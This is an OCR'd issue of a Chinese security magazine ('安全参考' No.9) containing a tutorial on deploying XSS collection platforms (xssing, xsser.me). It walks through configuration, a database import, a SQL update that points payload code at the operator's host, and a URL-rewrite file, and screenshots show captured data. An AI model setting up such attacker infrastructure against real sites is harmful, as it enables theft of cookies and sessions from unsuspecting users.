NO.9

网络攻防权威指南

安全参考

主办单位

《安全参考》杂志编辑部

协办单位

（按合作时间先后顺序排列）

法客论坛	team.f4ck.org
习科信息技术团队	blackbap.org
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com
中国白客联盟-BUC	chinabaiker.com

编辑部成员名单

总 监 制 杨凡

总 编 辑 xfkxfk

终审编辑 left

主　　编 DM_　Slient

责任编辑

桔子　仙人掌　游风　鲨影　Rem1x　伤心瘦子

特约编辑

Uing07　梧桐雨　Yaseng　Akast　jumbo

封面设计 独奏

关于杂志

杂志编号：HACKCTO-201309-9
官方网站：www.hackcto.com
官方微博：http://t.qq.com/hackcto
投稿邮箱：xfkxfk@hackcto.com
读者反馈：xfkxfk@hackcto.com
出版日期：每月 15 日
定　　价：20 元

广告业务

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

邮购订阅

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

团队合作/发行合作

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

主编/编辑招聘

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

目　录

第一章　前端技术

第1节.　XSS 平台部署教程

作者：Str0ng
来自：法客论坛　－　F4ckTeam
网址：http://team.f4ck.org

0x00 前言

上班后一直没啥大时间来整理写这些繁杂的东西，本文有网上现成的我觉得可用并且本人亲自测试后的才复制过来的，其他均为原创，转载请保留 ID，不胜感激。像我这样的穷屌丝用 SAE 是最明智的选择，但是有 SAE 没有备案的域名你就别折腾绑域名了，一个是很卡，二个是芸豆消耗会很大，有些有 VPS 的高富帅们你们直接用 VPS 吧，最后说下用空间的朋友，我们用空间被空间商所限制，所以遇到些问题还是自己解决吧，xsser.me 的源码我在空间里至今未成功，因为需要 URL 重定向的支持。。。但是你们用空间搭建成功的麻烦说下我们可以抛砖引玉来交流。好了不多说了，希望大家能为本文提出意见或者建议，也可以分享下你的搭建 XSS 平台经历或经验，让我们一起共同的学习。

0X01 空间类

我使用的程序如下：

xssing @Yaseng

空间环境是 2k3 + iis6.0

http://www.webweb.com/不是广告只是纯粹的搭建测试用

首先我们测试 xssing 源码地址

http://code.google.com/p/xssing/

作者一些常见问题里已经写的很清楚了，如图 1-1-1：

图　1-1-1

首先我们去\xssing1.3\apps\index\action\User.Action.php 修改如下的东西，如图 1-1-2：

图　1-1-2

Admin 这个参数可以自定义，比如改成 sb，或者你也可以不改默认。

\xssing1.3\config\mysql.php

打开编辑填入对应数据库信息，如图 1-1-3：




图　1-1-3

\xssing1.3\uauc\define.php 如图 1-1-4：

```
23
24
25  define('SITE_ROOT',"http://test1123-001-site1.site4future.com/");  //使用sae 部署
26   define('STATIC_URL',SITE_ROOT."static/");
27   define('STATIC_JS_URL',STATIC_URL."js/");
28   define('STATIC_STYLE_URL',STATIC_URL."style/");
29
30
31  /*
32  *当前模块path
```

图　1-1-4

修改为你的当前 URL 地址。至此文件修改部分结束。

然后请把\xssing1.3\xing.sql 导入数据库，如图 1-1-5：




图　1-1-5

对应的库名里导入库。

然后我们上传我们之前修改好的 xssing,FTP。

这部分我省略了这太尼玛简单不会的自己去百度吧。

架设成功后请去你刚刚改的注册地址获取注册码注册。

http://你的地址//?m=user&a=get_incode&token=你改的参数&n=10，如图 1-1-6 和图 1-1-7：




图　1-1-6




图　1-1-7

测试成功，如图 1-1-8 和图 1-1-9：

图　1-1-8




图　1-1-9

获取到的数据，如图 1-1-10：




图　1-1-10

0x02 VPS 类

1). Apache 环境

xsser.me 搭建过程：

1、首先搭建 php 的环境，我这里用的是 wamp2.2 的版本，可以很方便的搭建起 php 环境。

2、下载 xsser.me 的源码，解压缩到相应的目录。

这里我只拷贝了”xssplatform”目录，并重命名为了”xss”。
然后是使用 phpMyAdmin 在 mysql 中新建一个数据库，将该目录下的”xssplatform.sql”文件导入该数据库，如图 1-1-11 和图 1-1-12：




图　1-1-11




图　1-1-12

3、点击执行后，可以看到已经创建好了表，如图 1-1-13：




图　1-1-13

4、执行下面的 sql 语句，改为自己的域名。这里我用的是本地主机搭建的环境，所以直接使用了 ip 地址”192.168.0.104”，如图 1-1-14 和图 1-1-15：
“UPDATE oc_module SET code=REPLACE(code,’http://xsser.me’,’http://192.168.0.104/xss’)”

图　1-1-14

图　1-1-15

5、修该网站目录下面的 config.php 文件，根据具体情况和注释，修改以下几项，如图 1-1-16：




图　1-1-16

6、访问网站测试一下，然后注册一个新的帐号，如图 1-1-17：




图　1-1-17

在这里提交注册时旧的版本点击提交注册后会没反应，查看源码，会发现 type="button"要改为”submit”才能提交。我的就是旧版本，没办法，去改吧。o(T ﹏T)o!如图 1-1-18：




图　1-1-18

8、找到如下所示的目录可以发现这个文件。然后可以直接修改 type 为“submit”。然后刷新页面就可以注册了。但是这个文件是一个临时生成的文件，重新生成该文件时可能还会碰到这样的问题，所以还要修改源文件中的 type。

临时文件的目录，如图 1-1-19，源文件的目录，如图 1-1-20：




图 1-1-19




图 1-1-20

要修改的部分，如图 1-1-21：

图　1-1-21

然后再尝试注册，如图 1-1-22：

图　1-1-22

9、然后创建一个项目测试下，看下平台是否搭建好，如图 1-1-23 和图 1-1-24：

图　1-1-23

图 1-1-24




图 1-1-25

我们要使用下面的地址进行 xss 的时候还需要做一件事情，就是 url 重写。

10、http://192.168.0.104/xss/WaBSHV?1377485430

只需要在网站目录下创建一个".htaccess"文件即可，如上图 1-1-25。

文件内容如下：

```
<IfModule mod_rewrite.c>
RewriteEngine on
RewriteRule ^([0-9a-zA-Z]{6})$ index.php?do=code&urlKey=$1
RewriteRule ^do/auth/(\w+?)(/domain/([\w\.]+?))?$ index.php?do=do&auth=$1&domain=$3
RewriteRule ^register/(.*?)$ index.php?do=register&key=$1
RewriteRule ^register-validate/(.*?)$ index.php?do=register&act=validate&key=$1
RewriteRule ^login$ index.php?do=login
</IfModule>
```

11、创建一个 html 文件然后浏览器访问这个 html 文件，测试一下，如图 1-1-26～图 1-1-28：




图　1-1-26




图　1-1-27

